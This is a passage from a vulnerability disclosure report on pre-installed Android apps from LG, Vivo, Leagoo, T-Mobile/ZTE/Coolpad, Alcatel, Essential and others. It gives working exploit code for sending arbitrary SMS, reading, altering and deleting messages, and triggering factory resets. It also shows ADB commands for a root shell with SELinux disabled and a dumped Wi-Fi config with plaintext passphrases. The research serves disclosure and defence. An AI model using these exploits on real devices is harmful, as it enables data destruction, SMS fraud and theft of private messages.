model_name=ASUS_X008DC
model_number=ASUS_X008DC
serial_number=H4AXGY012345DMV
device_type=10-0050F204-5
os_version=01020300
config_methods=physical_display virtual_push_button
p2p_no_group_iface=1
external_sim=1
wowlan_triggers=disconnect

network={
      ssid="HOME-NET"
      bssid=cc:35:40:b8:7c:e2
      psk="5GgMK*-Aa828"
      key_mgmt=WPA-PSK
      disabled=1
      id_str="%7B%22creatorUid%22%3A%221000%22%2C%22configKey%22%3A%22%5C%22HOME-
NET%5C%22WPA_PSK%22%7D"
}

network={
      ssid="Huba"
      bssid=ac:22:0b:df:15:d8
      psk="2Vk69c9a*ze2"
      key_mgmt=WPA-PSK
      disabled=1
      id_str="%7B%22creatorUid%22%3A%221000%22%2C%22configKey%22%3A%22%5C%Huba%5C%22W
PA_PSK%22%7D"
}
```

The `dumpstate.txt` file is the result of running the `dumpstate` command[27]. This is essentially a dump containing the logcat log, kernel log, a dump of system services, and more. The generated `dumpstate.txt` file from the listing of files above is 9.3MB. Notably, the text of the active notifications is contained in the file. The active notifications from the `dumpstate.txt` file are provided in Appendix C. The logcat log is contained within the `dumpstate.txt` file. Telephony meta-data for text messages and phone calls appear in the logcat log. Below are some examples that we have identified, although there may be additional log messages that can appear.

Placing a call (log message written by the `system_server` process whenever the user makes a call)

```
05-22 12:44:02.283  1185  1185 D Telecom : CallIntentProcessor:
processOutgoingCallIntent(): uriString = 7035551234: PCR.oR@AX0
```

Receiving a call (log message written by the `com.android.phone` process whenever there in an incoming call)

```
05-22 12:47:36.883  1823  1823 D TelecomFramework: TelephonyConnectionService:
createConnection, callManagerAccount: PhoneAccountHandle{TelephonyConnectionService,
8901260145725529100f, UserHandle{0}}, callId: TC@2, request: ConnectionRequest
tel:17035551234 Bundle[mParcelledData.dataSize=584], isIncoming: true, isUnknown:
false
```

Sending a text message (log message written by the `android.process.acore` process whenever a text message is sent)

```
05-22 13:05:30.713  9110  9121 V ContactsProvider: query:
uri=content://com.android.contacts/data/phones  projection=[contact_id, _id]
selection=[data1 IN (?)]  args=[7035551234]  order=[null] CPID=3064 User=0
Receiving a text message
```

Receiving a text message (log message written by the `com.android.phone` process whenever a text message is received)

```
05-22 13:08:41.014  1823  3972 D Mms/Provider/MmsSms: query begin, uri =
content://mms-sms/threadID?recipient=%2B17035551234, selection = null
05-22 13:08:41.017  1823  3972 D Mms/Provider/MmsSms: getAddressIds: get exist id=5,
refinedAddress=+17035551234, currentNumber=7035551234
```

5.4 LG G6 & LG Q6 – Dumping the Logcat Logs and Kernel Logs to External Storage

The `com.lge.mlt` app (`versionCode=60000002, versionName=6.0.2`) is present as a pre-installed app on two LG devices we examined, show below with the corresponding build fingerprints.

LG G6 - `lge/lucye_nao_us_nr/lucye:7.0/NRD90U/17355125006e7:user/release-keys`
LG Q6 - `lge/mhn_lao_com_nr/mhn:7.1.1/NMF26X/173421645aa48:user/release-keys`

[27] https://source.android.com/setup/contribute/read-bug-reports

The pre-installed `com.lge.mlt` app (`versionCode=60000002, versionName=6.0.2`) will dump an SQLite database to external storage (i.e., SD card) containing a large amount of data including snippets of the logcat log and kernel log when it receives a broadcast intent with a specific action string that can be sent by any app on the device. The file that the app created on our device was 3.8 MB. The `com.lge.mlt` app has a broadcast receiver named `com.lge.mlt.hiddenmenu.MptHiddenMenuReceiver`. This receiver statically registers to receive broadcast intents that have an action string of `com.lge.mlt.copy.hiddendatabase`. Below is a snippet of the `AndroidManifest.xml` file of the `com.lge.mlt` app.

```
        E: receiver (line=52)
          A: android:name(0x01010003)="com.lge.mlt.hiddenmenu.MptHiddenMenuReceiver" (Raw:
"com.lge.mlt.hiddenmenu.MptHiddenMenuReceiver")
          E: intent-filter (line=53)
            E: action (line=54)
              A: android:name(0x01010003)="MPT.GO_TO_HIDDEN_MENU" (Raw:
"MPT.GO_TO_HIDDEN_MENU")
            E: action (line=55)
              A: android:name(0x01010003)="com.lge.mlt.copy.hiddendatabase" (Raw:
"com.lge.mlt.copy.hiddendatabase")
```

When the `MptHiddenMenuReceiver` broadcast receiver receives a broadcast intent with an action string of `com.lge.mlt.copy.hiddendatabase`, it will copy a database with a path of `/mpt/LDB_MainData.db` to a path of `/sdcard/ldb/_data.ez`. In addition, on the LG G6 device, a file named a file named `/mpt/serial` is copied to a path of `/sdcard/ldb/_index.ez` and the file contains the IMEI of the device. This app appears to store crash logs and other diagnostic data. The End-User License Agreement (EULA) for the `com.lge.mlt` app says that the data may contain "application use history, IMEI, country, language, serial number, model, screen resolution, OS information, reception strength, network location information, and service and connection status." Any app on the device that has been granted the `READ_EXTERNAL_STORAGE` permission can cause the `com.lge.mlt` app to write this database to the SD card and then mine it for personal data. In the `_data.ez` file, the table named `t320` contains log entries from the kernel log and the logcat log.

5.5 Vivo V7 – Dumping the Logcat Logs to External Storage

The Vivo V7 device contains an app with a package name of `com.vivo.bsptest` (`versionCode=1, versionName=1.0`). This app will initiate the writing of the logcat log and kernel log to external storage with a default path of `/sdcard/bbklog` once it receives an intent that can be sent by any app on the device. The writing of the logs is not totally transparent to the user. Once a third-party app sends an intent to the `com.vivo.bsptest` app, a sticky notification appears in the status bar that "Log Collection – Logs are running." The user can click the notification and cancel the collection of logs. The source code below will start the `com.vivo.bsptest.BSPTestActivity` activity app component (which activates the logging) with a flag which will hide it from the recent apps, wait 0.5 seconds, and then returns to the main launcher screen.

```
Intent i = new Intent();
i.setClassName("com.vivo.bsptest", "com.vivo.bsptest.BSPTestActivity");
i.setFlags(Intent.FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS);
startActivity(i);
try {
    Thread.sleep(500);
} catch (InterruptedException e) {
```

```
    e.printStackTrace();
}
Intent i2 = new Intent("android.intent.action.MAIN");
i2.addCategory(Intent.CATEGORY_HOME);
startActivity(i2);
```

The Vivo V7 device can also be made to write the coordinates of screen presses to the logcat log as detailed in Section 9.1.

6. Exposing Telephony Data and Capabilities

We discovered that the Leagoo Z5C device allows any app co-located on the device to send arbitrary text messages. In addition, it allows any app on the device to obtain the most recent text message in each conversation via an exported content provider. We found that three devices sold by T-Mobile contained a Rich Communication Services (RCS) app that allows the sending of arbitrary text messages, allows the user's text messages to be read and modified, and provides the phone numbers of the user's contacts. This RCS app has also been refactored with a second package name that has essentially the same behavior.

6.1 Leagoo Z5C – Custom `com.android.messaging` App

We examined a Leagoo Z5C Android device, and we noticed some additional behavior that is not present in Google's version of the `com.android.messaging` app. The Leagoo Z5C had a build fingerprint of `sp7731c_1h10_32v4_bird:6.0/MRA58K/android.20170629.214736:user/release-keys`.

6.1.1 Leagoo Z5C – Sending Arbitrary Text Messages

Any app on the device can send an intent to an exported broadcast receiver application component that will result in the sending of a text message where the phone number and body of the text message is controlled by the attacker. This can be accomplished by a zero-permission third-party app. The `com.android.messaging` app (`versionCode=1000110`, `versionName=1.0.001`, `(android.20170630.092853-0)`) contains an exported broadcast receiver named `com.android.messaging.trackersender.TrackerSender`, and its declaration in the `AndroidManifest.xml` file is provided below. The `TrackerSender` component is explicitly exported.

```
<receiver android:exported="true" android:name="com.android.messaging.trackersender.TrackerSender">
    <intent-filter android:priority="0x7FFFFFFF">
        <action android:name="com.sprd.mms.transaction.TrackerSender.SEND_SMS_ACTION"/>
        <action android:name="com.sprd.mms.transaction.TrackerSender.SMS_SENT_ACTION"/>
        <action android:name="com.sprd.mms.transaction.TrackerSender.RETRY_ALARM_ACTION"/>
    </intent-filter>
</receiver>
```

The `TrackerSender` component registers for the `com.sprd.mms.transaction.TrackerSender.SEND_SMS_ACTION` action. When this component receives an intent with a specific action and has the appropriate data embedded in an intent, it will extract the data from the intent and send a text message using the `android.telephony.SmsManager` API. Below is the source code to make the `TrackerSender` component send a text message.

```
Intent i = new Intent();
i.setAction("com.sprd.mms.transaction.TrackerSender.SEND_SMS_ACTION");
```

```
i.putExtra("message_body", "Huba");
i.putExtra("message_recipient", "+1703555555");
i.putExtra("message_falg_retry", true);
i.putExtra("message_phone_id", 1);
i.putExtra("message_token", (long) 1234);
sendBroadcast(i);
```

6.1.2 Leagoo Z5C – Obtaining the Most Recent Text Message from each Conversation

Due to an exported broadcast receiver, a zero-permission third-party app can query the most recent text message from each conversation. That is, for each phone number where the user has either texted or received a text from, a zero-permission third party app can obtain the body of the text message, phone number, name of the contact (if it exists), and a timestamp. The `com.android.messaging` app (`versionCode=1000110, versionName=1.0.001, (android.20170630.092853-0)`) contains an exported content provider with a name of `com.android.messaging.datamodel.MessagingContentProvider`. Below is the content provider being declared in the `com.android.messaging` app's `AndroidManifest.xml` file.

```
<provider android:authorities="com.android.messaging.datamodel.MessagingContentProvider"
android:exported="true" android:label="@string/app_name"
android:name=".datamodel.MessagingContentProvider"/>
```

As the querying of the content provider can be performed silently in the background, it can be continuously monitored to check to see if the current message in each conversation has changed and record any new messages. To query the most recent text message for each conversation, the app simply needs to query a content provider in the standard way where the authority string is `com.android.messaging.datamodel.MessagingContentProvider/conversations`. Below is the output of querying this content provider. The text messages that are sent by the device owner are the ones where the `snippet_sender_display_destination` field is null.

```
Row: 0 _id=2, name=(703) 555-0001, current_self_id=1, archive_status=0, read=1,
icon=messaging://avatar/d?i=%2B17035550001, participant_contact_id=-2,
participant_lookup_key=NULL, participant_normalized_destination=+17035550001,
sort_timestamp=1526866037215, show_draft=0, draft_snippet_text=, draft_preview_uri=,
draft_subject_text=, draft_preview_content_type=, preview_uri=NULL, preview_content_type=NULL,
participant_count=1, notification_enabled=1, notification_sound_uri=NULL,
notification_vibration=1, include_email_addr=0, message_status=100, raw_status=0,
message_id=12, snippet_sender_first_name=NULL, snippet_sender_display_destination=(703) 555-
0001, snippet_text=Here is a text message, subject_text=NULL

Row: 1 _id=3, name=(703) 555-0002, current_self_id=1, archive_status=0, read=1,
icon=messaging://avatar/d?i=%2B17035550002, participant_contact_id=-2,
participant_lookup_key=NULL, participant_normalized_destination=+17035550002,
sort_timestamp=1526863999559, show_draft=0, draft_snippet_text=, draft_preview_uri=,
draft_subject_text=, draft_preview_content_type=, preview_uri=NULL, preview_content_type=NULL,
participant_count=1, notification_enabled=1, notification_sound_uri=NULL,
notification_vibration=1, include_email_addr=0, message_status=1, raw_status=0, message_id=8,
snippet_sender_first_name=Mike, snippet_sender_display_destination=, snippet_text=Test. Holla
back, subject_text=NULL

Row: 2 _id=1, name=Random Guy, current_self_id=1, archive_status=0, read=1,
icon=messaging://avatar/l?n=Random%20Guy&i=1516r11-4B29432F4541355159,
participant_contact_id=11, participant_lookup_key=1516r11-4B29432F4541355159,
participant_normalized_destination=+17035550003, sort_timestamp=1526863649747, show_draft=0,
draft_snippet_text=, draft_preview_uri=, draft_subject_text=, draft_preview_content_type=,
preview_uri=NULL, preview_content_type=NULL, participant_count=1, notification_enabled=1,
notification_sound_uri=NULL, notification_vibration=1, include_email_addr=0, message_status=1,
```

```
raw_status=0, message_id=5, snippet_sender_first_name=Mike,
snippet_sender_display_destination=, snippet_text=Here is a longer message. One more,
subject_text=NULL
```

6.2 Insecure RCS App on T-Mobile Devices

We discovered an insecure pre-installed app that handles RCS with a package name of `com.rcs.gsma.na.sdk` (or a refactored version of the app) on three devices. There was a refactored version of the same app with almost the same functionality with a different package name (`com.suntek.mway.rcs.app.service`). We are unsure if this app has other refactored instances with additional package names. This app allows any app co-located on the device to read, delete, insert, and modify the user's text messages, send arbitrary text messages, and obtain the phone numbers of the user's contacts. All of these capabilities are done without the required permissions since the `com.rcs.gsma.na.sdk` app externally exposes them and does not set permissions requirements to access them. All of the devices we confirmed that contain this app were sold as T-Mobile devices: Coolpad Defiant, T-Mobile Revvl Plus, and ZTE Zmax Pro. We will explain the vulnerabilities on the T-Mobile Revvl Plus although the source code to exploit the vulnerabilities on the other two devices are almost exactly the same except for a different package name and component names due to refactoring.

The T-Mobile Revvl Plus contains a pre-installed app with a package name of `com.rcs.gsma.na.sdk` (`versionCode=1, versionName=RCS_SDK_20170804_01`). This app executes as the `system` user (a privileged user) and cannot be disabled by the end-user. This application appears to handle RCS on the device. This application has 7 content providers that are exported and not protected by a permission, which makes them accessible to any app co-located on the device. Content provider application components are not exported by default, but the developers of this app explicitly exported them. A content provider acts as a repository for structured data and supports the standard SQL operations. Some of these content providers in the `com.rcs.gsma.na.sdk` app act as a wrapper where they internally access and operate on a different content provider. A content provider is accessed using an authority string. There is a content provider with a class name of `com.rcs.gsma.na.provider.message.MessageProvider` with an authority string of `com.rcs.gsma.na.provider.message`. When the `com.rcs.gsma.na.provider.message` authority is queried, it will query the `sms` authority (e.g., `content://sms`) and return the user's sent and received text messages. Each text message entry includes a timestamp, phone number, message body, flag for whether the user has seen the message or not, etc. The source code below will return a string containing all of the user's sent and received text messages. An example output of this method is provided in Appendix D.

```
Uri aUri = Uri.parse("content://com.rcs.gsma.na.provider.message");
ContentResolver cr = getContentResolver();
Cursor cursor = cr.query(aUri, null, null, null, null);
String allData = "";
String temp = "";
if (cursor == null || cursor.getCount() == 0)
    return null;
cursor.moveToFirst();
do {
    int columnCount = cursor.getColumnCount();
    for(int id=0; id < cursor.getColumnCount(); id++) {
        int type = cursor.getType(id);
        if (type == 4)
            continue;
        temp = " " + cursor.getColumnName(id) + ":" + cursor.getString(id);
```

```
        allData += temp;
        Log.d("Key-Value pair", temp);
    }
    allData += "\n";
} while(cursor.moveToNext());
return allData;
```

The source code below will change the body of all the user's sent and received text messages to the word "goodbye". The content of individual messages can be modified by adding a where clause and selection arguments for a specific message id.

```
ContentResolver cr = getContentResolver();
ContentValues cv = new ContentValues();
cv.put("body","goodbye");
cr.update(Uri.parse("content://com.rcs.gsma.na.provider.message"), cv, null, null);
```

The source code below will delete all of the user's text messages.

```
ContentResolver cr = getContentResolver();
cr.delete(Uri.parse("content://com.rcs.gsma.na.provider.message"), null, null);
```

The phone numbers of the user's contacts can be obtained from the `com.rcs.gsma.na.sdk` app. This app has a content provider application component with a class name of `com.rcs.gsma.na.provider.capability.CapabilityProvider` with an authority string of `com.rcs.gsma.na.provider.capability`. The `CapabilityProvider` component acts as a wrapper to the `content://com.android.contacts` Uniform Resource Interface (URI). The output from querying the `CapabilityProvider` content provider is provided in Appendix E and is queried in the same way as querying for the user's text messages (provided above).

In the `com.rcs.gsma.na.sdk` app, there is a broadcast receiver application component with a fully-qualified class name of `com.rcs.gsma.na.test.TestReceiver`. This component is explicitly exported and allows a user to send a text message where the phone number and message can be chosen by the sender. This can be abused to send text messages to premium numbers or be used to send a distasteful message to all the user's contacts.

```
Intent i = new Intent("com.rcs.gsma.na.sdk.TestReceiver");
i.setClassName("com.rcs.gsma.na.sdk", "com.rcs.gsma.na.test.TestReceiver");
i.putExtra("type", 110);
i.putExtra("number", "7035557777");
i.putExtra("isLarge", false);
i.putExtra("value", "help?!?!?");
sendBroadcast(i);
```

7. Local Root Privilege Escalation via ADB

We discovered two devices that allow the user to obtain root privileges by entering commands via ADB: Alcatel A30 and Leagoo P1. These two devices allow a user with physical access to the device to obtain a root shell on the device by allowing the shell user (ADB) to modify read-only properties at runtime. This undocumented feature goes against the standard Android security model. Recently, a Twitter user with the handle of Elliot Anderson discovered that certain OnePlus devices can obtain root access via ADB[28].

[28] https://www.xda-developers.com/oneplus-root-access-backdoor/

Notably, the Alcatel A30 was an Amazon Prime exclusive device[29]. We will focus on the Alcatel A30 device, although the approach to obtain a root shell via ADB is the same for both devices: modify read-only properties at runtime and restart the ADB daemon so it executes as the `root` user.

7.1 Alcatel A30 – Root Privilege Escalation via ADB

Allowing the modification of read-only properties at runtime allows either a user with physical access to the device or the vendor (specifically TCL Corporation) to execute commands as the `root` user. The properties of concern here are `ro.debuggable` and `ro.secure`. Notably, on the Alcatel A30 device, changing the `ro.debuggable` property to have a value of `1` will create a UNIX domain socket named `factory_test` that will execute the commands supplied to it as the `root` user. This behavior is not present on the Leagoo P1 device. This allows the vendor to execute commands as the `root` user if they change the value of the `ro.debuggable` property and use a process that has access to write to the `factory_test` socket in the `/dev/socket` directory, although we did not witness the behavior. Moreover, we verified that platform apps can change the `ro.debuggable` property at runtime. Alcatel should control the framework key since they are the vendor and have certain apps that are executing as the `system` user. In addition, they also control the SELinux rules to control which processes can interact with the `factory_test` socket.

The end-user can also obtain `root` privileges by restarting ADB as `root` using certain commands via ADB. This allows a `root` shell via ADB to be obtained for command execution as the `root` user. At this point, `root` privileges can be used to obtain a permanent `root` privilege as opposed to a temporary one. Using `root` privileges, the private directories of apps, among others, can be examined and exfiltrated. For ADB to be able to execute commands as the `root` user, instead of the usual `shell` user, the `ro.debuggable` property needs to be set to a value of `1` and the `ro.secure` property needs to be set to a value of `0`. At this point, the user can use the `adb root` command, which will restart the `adbd` process running as the `root` user. With `root` privileges, SELinux can be disabled to prevent the Mandatory Access Control (MAC) rules from preventing certain actions on the device using the `setenforce 0` command. Below are the commands to enter using ADB to obtain a `root` shell.

```
adb shell setprop ro.debuggable 1
adb shell setprop ro.secure 0
adb shell root
adb shell setenforce 0
adb shell
MICKEY6US:/ # id
uid=0(root) gid=0(root)
groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admi
n),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:shell:s0
```

Below is the `factory_test` UNIX domain socket in the `/dev/socket` directory from the Alcatel A30 device.

```
MICKEY6US:/dev/socket # ls -al
total 0
drwxr-xr-x  7 root      root       760 2017-05-10 17:58 .
drwxr-xr-x 15 root      root      4220 2017-05-10 17:55 ..
```

[29] https://www.theverge.com/circuitbreaker/2017/3/24/15042450/alcatel-a30-moto-g5-plus-amazon-prime-exclusive-phones-ad-lockscreen

```
srw-rw----  1 system    system       0 2017-05-10 17:58 adbd
srw-rw----  1 root      inet         0 1970-11-08 00:12 cnd
srw-rw----  1 root      mount        0 1970-11-08 00:12 cryptd
srw-rw----  1 root      inet         0 1970-11-08 00:12 dnsproxyd
srw-rw----  1 root      system       0 1970-11-08 00:12 dpmd
srw-rw----  1 system    inet         0 2017-05-10 17:55 dpmwrapper
srw-rw-rw-  1 root      root         0 2017-05-10 17:58 factory_test
```

On the Alcatel A30 device, the `init.rc` file contains the logic to start the `/system/bin/factory_test` binary once the `ro.debuggable` property is set to a value of `1`.

```
on property:ro.debuggable=1
    start bt_wlan_daemon

service bt_wlan_daemon /system/bin/factory_test
    user root
    group root
    oneshot
    seclabel u:r:bt_wlan_daemon:s0
```

7.2 Leagoo P1 – Root Privilege Escalation via ADB

Similar behavior is also (except the `factory_test` socket) present on a Leagoo P1 device with a build fingerprint of `sp7731c_1h10_32v4_bird:6.0/MRA58K/android.20170629.214736:user/release-keys`. Below are the ADB commands, almost the same as the Alcatel A30 device, to obtain a `root` shell via ADB. The difference here is that SELinux does not need to be enabled since the the SELinux context granted to

```
adb shell setprop ro.debuggable 1
adb shell setprop ro.secure 0
adb shell root
adb shell
t592_otd_p1:/ # id
uid=0(root) gid=0(root)
groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admi
n),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:su:s0
```

8. Programmatically Factory Resetting the Device

A factory reset will wipe the `data` and `cache` partitions. This removes any apps the user has installed and any other user or app data that the user does not have backed up externally. An unintentional factory reset can present a major inconvenience due to potential for data loss. For an app to be able to directly factory reset a device, it requires that an app have the `MASTER_CLEAR` permission[30]. This permission is only granted to apps that are pre-installed. Therefore, a third-party app that the user downloads cannot perform a factory reset of the device directly. There is an exception for enabled Mobile Device Management (MDM) apps. A user can download an MDM app and then enable it as a device administrator through the Settings app. Prior to enabling the app as a device administrator, the user will be presented with its list of capabilities, which can include the "erase all data" capability. All of the vulnerabilities we found were due to an app privileged

[30] https://developer.android.com/reference/android/Manifest.permission.html#MASTER_CLEAR

enough to perform a factory reset (i.e., apps that are granted the `MASTER_CLEAR` permission and platform apps) exposing an interface that, when called, will programmatically initiate a factory reset of the device.

A privileged app can initiate a factory reset of the device by sending a broadcast intent with an action of `android.intent.action.MASTER_CLEAR`. The `system_server` process contains a broadcast receiver named `com.android.server.MasterClearReceiver` that, when it receives the `MASTER_CLEAR` action, will boot into recovery mode to format the `data` and `cache` partitions. This is generally accomplished by calling a method with a signature that is similar to the following method although the parameters can vary: `android.os.RecoverySystem.rebootWipeUserData(*)`. This method writes content to a file with a path of `/cache/recovery/command` that contains at least the line of `--wipe_data` and boots into recovery mode.

8.1 T-Mobile Revvl Plus & T-Mobile Coolpad Defiant – Factory Reset

The T-Mobile Revvl Plus device[31] and the T-Mobile Coolpad Defiant[32] have a pre-installed app with a package name of `com.qualcomm.qti.telephony.extcarrierpack` (`versionCode=25, versionName=7.1.1`). This app is privileged since it executes as the `system` user. This app contains a broadcast receiver application component with a fully qualified class name of `com.qualcomm.qti.telephony.extcarrierpack.UiccReceiver`. When the `UiccReceiver` component receives a broadcast intent with an action string of `com.tmobile.oem.RESET`, it will initiate and complete a programmatic factory reset by sending out a broadcast intent with an action string of `android.intent.action.MASTER_CLEAR`. This will cause the user to lose any data that they have not backed up or synced to an external location. The source code provided below will initiate a factory reset of the device.

```
sendBroadcast(new Intent("com.tmobile.oem.RESET"));
```

8.2 Essential Phone – Factory Reset

The vulnerability lies in an app with a package name of `com.ts.android.hiddenmenu` (`versionName=1.0, platformBuildVersionName=8.1.0`). This app is a platform app and executes as the `system` user. Generally, the `MASTER_CLEAR` permission[33] is required to be able to send a broadcast intent with an action string of `android.intent.action.MASTER_CLEAR` broadcast intent, but the app has the capability as various powerful permissions are granted by default to platform apps. The `com.ts.android.hiddenmenu` app has an activity application component show below.

```
<activity android:exported="true" android:label="@string/rtn"
android:name="com.ts.android.hiddenmenu.rtn.RTNResetActivity"
android:noHistory="true" android:screenOrientation="portrait"
android:theme="@android:style/Theme.Dialog"/>
```

The `RTNResetActivity` app component is explicitly exported, as it sets the `android:exported` attribute to a value of `true`. When an app component is exported, this allows any on the device to start this app component since there are no permission requirements (e.g., `android:permission` attribute) to access it.

[31] https://www.t-mobile.com/devices/t-mobile-revvl-plus
[32] https://support.t-mobile.com/community/phones-tablets-devices/android/coolpad-defiant
[33] https://developer.android.com/reference/android/Manifest.permission.html#MASTER_CLEAR

Internally, the `RTNResetActivity` component starts other components where the `com.ts.android.hiddenmenu.util.ResetActivity` activity sends a broadcast intent with `android.intent.action.MASTER_CLEAR`. This will programmatically factory reset the device and potentially cause data loss. The source code below can be run to initiate a factory reset.

```
Intent i = new Intent();
i.setClassName("com.ts.android.hiddenmenu", "com.ts.android.hiddenmenu.rtn.RTNResetActivity");
startActivity(i);
```

Figure 2 shows the steps involved for a third-party to programmatically factory reset the Essential device.



Figure 2. Programmatic Factory on the Essential Phone Device.

8.3 ZTE Zmax Champ – Factory Reset

The pre-installed app that exposes the capability for a third-party app to factory reset the device has a package name of `com.zte.zdm.sdm` (`versionCode=31, versionName=V5.0.3`). This app executes as the `system` user. This app does not request the `android.permission.MASTER_CLEAR` permission in it `AndroidManifest.xml` file, although it will be automatically granted this permission since it is executing as the `system` user. The `system` user is a privileged user on the device and is granted a powerful block of permissions by default. One of these capabilities granted to the `system` user is to programmatically factory reset the device.

The `com.zte.zdm.sdm` app has a statically declared broadcast receiver in its `AndroidManifest.xml` file with a name of `com.zte.zdm.VdmcBroadcastReceiver` that can handle broadcast intents with an action string of `android.intent.action.DM_FATORY_RESET_TEST_BY_TOOL`. The `VdmcBroadcastReceiver` component is exported, by default, and accessible to any app on the device, since it does not explicitly set the `android:exported` attribute a value to `false`, has at least one `intent-filter` declared, and is not protected by a custom or platform-defined permission. When a broadcast intent is sent with this action, the `com.zte.zdm.MyCommand.bootCommand(String)` method is called with a parameter of `--wipe_data`. This method will write a value of `--wipe_data` to a file with a path of `/cache/recovery/command` and then use the `PowerManager` to boot into recovery mode. Generally, a few additional lines are written in addition to the `--wipe_data` line, but these lines have been omitted from step 5 of Figure 2. This will

programmatically factory reset the device. The code to perform the aforementioned described behavior is below. The code is a single line and simply sends a broadcast intent with a specific action string.

```
sendBroadcast(new Intent("android.intent.action.DM_FATORY_RESET_TEST_BY_TOOL"));
```

8.4 Leagoo Z5C – Factory Reset

Any app on the device can send an intent to factory reset the device programmatically. This does not require any user interaction. In addition, the app initiating the factory reset does not require any permissions. A factory reset will remove all user data from the device. This will result in the loss of any data that the user has not backed up or synced externally. This capability to perform a factory reset is not directly available to third-party apps (those that the user installs themselves), although this capability is present in an unprotected application component of the `com.android.settings` app (`versionCode=23`, `versionName=6.0-android.20170630.092853`). This app has an exported broadcast receiver named `com.sprd.settings.PhoneTrackCommandReceiver`, and its declaration in the `AndroidManifest.xml` file is shown below.

```
<receiver android:name="com.sprd.settings.PhoneTrackCommandReceiver">
    <intent-filter>
        <action android:name="android.intent.action.phonetrack_masterclear"/>
        <action android:name="android.intent.action.phonetrack_setpassword"/>
    </intent-filter>
</receiver>
```

Internally, when the `PhoneTrackCommandReceiver` component receives a broadcast intent with an action string of `android.intent.action.phonetrack_masterclear`, it will send a broadcast intent with an action string of `android.intent.action.MASTER_CLEAR`, which initiates a programmatic factory reset of the device. The single source code line below will cause the Leagoo Z5C device to be perform a factory reset.

8.5 Leagoo P1 – Factory Reset

The vulnerability lies in an app with a package name of `com.wtk.factory` (`versionCode=1`, `versionName=1.0`). This app executes as the `system` user as it is a platform app. Specifically, this app is signed with the platform key and sets the `android:sharedUserId` attribute to a value of `android.uid.system` in its `AndroidManifest.xml` file. This app also requests the `MASTER_CLEAR` permission, allowing it to perform a programmatic factory reset of the device. The `com.wtk.factory` app has a broadcast receiver application component declared in its `AndroidManifest.xml` file show below.

```
<receiver android:name="com.wtk.factory.MMITestReceiver">
    <intent-filter>
        <action android:name="com.mmi.helper.request"/>
    </intent-filter>
</receiver>
```

The `MMITestReceiver` app component sends a broadcast intent with `android.intent.action.MASTER_CLEAR` as the action string when it receives an intent sent to it using the source code below.

```
Intent i2 = new Intent();
i2.setAction("com.mmi.helper.request");
i2.setClassName("com.wtk.factory", "com.wtk.factory.MMITestReceiver");
i2.putExtra("type", "factory_reset");
i2.putExtra("value", "100");
sendBroadcast(i2);
```

8.6 Plum Compass – Factory Reset

The vulnerability is contained in an app with a package name of `com.android.settings` (`versionCode=23, versionName=6.0-eng.root.20161223.224055`). This app is a platform app and executes as the `system` user. This app also requests the `MASTER_CLEAR` permission allowing it to perform a programmatic factory reset of the device. The `com.android.settings` app has a broadcast receiver application component show below.

```
<receiver android:name="com.android.settings.FactoryReceiver">
    <intent-filter>
        <action android:name="android.intent.action.factory"/>
    </intent-filter>
</receiver>
```

Internally, the `FactoryReceiver` component sends a broadcast intent with `android.intent.action.MASTER_CLEAR` as the action string when it receives an intent sent to it using the source code below.

```
Intent i = new Intent();
i.setClassName("com.android.settings", "com.android.settings.FactoryReceiver");
sendBroadcast(i);
```

8.7 Orbic Wonder – Factory Reset

The vulnerability lies in the core Android package (with a package name of `android`) which is a privileged part of the Android OS. This process runs as the `system` user. Within the `android` package, there is a broadcast receiver application component named `com.android.server.MasterClearReceiver`. When this component receives a broadcast intent addressed to it, it will programmatically initiate and complete a factory reset. The source code below will initiate a factory reset on the device. Please note that the action string of *potatoes* is not required, it just needs to be any non-empty string.

```
Intent i2 = new Intent();
i2.setClassName("android", "com.android.server.MasterClearReceiver");
i2.setAction("potatoes");
sendBroadcast(i2);
```

8.8 MXQ TV Box 4.4.2 – Factory Reset

Normally, sending a broadcast with an action string of `android.intent.action.MASTER_CLEAR` cannot be sent by a third-party app, but it can be sent by a third-party app on this device. This is due to the fact that the `com.android.server.MasterClearReceiver` app component in the `system_server` process is not directly registered in the core `android` package, and is instead registered dynamically and does not have the `MASTER_CLEAR` permission access requirement. This behavior is not present in 4.4.2 AOSP code.

```
sendBroadcast(new Intent ("android.intent.action.MASTER_CLEAR"));
```

The programmatic factory reset will wipe all user data and any data that has not been backed up or synced to an external location will be lost.

9. Setting Properties as the `com.android.phone` User

